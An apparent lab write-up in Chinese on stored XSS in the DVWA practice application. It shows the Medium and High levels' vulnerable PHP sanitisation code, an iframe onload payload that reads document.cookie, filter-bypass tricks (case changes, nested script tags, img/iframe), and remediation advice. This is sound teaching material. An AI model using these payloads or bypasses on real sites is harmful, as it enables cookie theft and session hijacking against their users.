```

对提交数据mtxMessage依次进行了\转义，移除标签，sql特殊字符转移，html实体转义，可以预防xss攻击

对提交数据txtName只进行了<script>标签移除和sql特殊字符转移，可通过该字段进行注入攻击

说明：

应用程序将提交数据 txtName 只进行<script>标签过滤和 SQL 特殊字符进行转义后存储到数据库，后续显示数据时未对数据做转义操作，可直接 txtName 字段使用提交数据包

含 xss payload 进行攻击（script 大小写变换后的标签、二次变化的<scr<script>ipt>、iframe、img 等标签进行绕过对 txtName 的过滤）


D. HIGH 级别

a) 设置 DVWA 安全级别为 High


b) 使用浏览器进行 XSS 攻击

在浏览器中输入 payload:

-
- <iframe src="" onload="alert(document.cookie)"></iframe>



c) 分析结果



d) 代码分析

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
	// Get input
	$message = trim( $_POST[ 'mtxMessage' ] );
	$name    = trim( $_POST[ 'txtName' ] );

	// Sanitize message input
	$message = strip_tags( addslashes( $message ) );
	$message = mysql_real_escape_string( $message );
	$message = htmlspecialchars( $message );

	// Sanitize name input
	$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
	$name = mysql_real_escape_string( $name );

	// Update database
	$query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
	$result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

	//mysql_close();
}

?>
```

对mtxMessage字段进行了\转义，去除标签，sql特殊字符转义，html实体转移

对txtName进行了去除<script字符串和sql特殊字符转义，可以通过img，iframe等标签进行注入攻击

说明：

应用程序将提交数据 txtName 只进行<script 字符串过滤和 SQL 特殊字符进行转义后存储到数据库，后续显示数据时未对数据做转义操作，可直接 txtName 字段使用提交数据包含 xss payload 进行攻击（通过 iframe、img 等标签进行绕过对 txtName 的过滤）

4) 修复建议

a) 禁用 js 读取 cookie(设置 cookie 为 httponly)

b) 在页面输出数据时对<、>、&、 '、"、/等字符进行 html 实体转义

c) 对输入数据中<、>、&、 '、"进行严格检查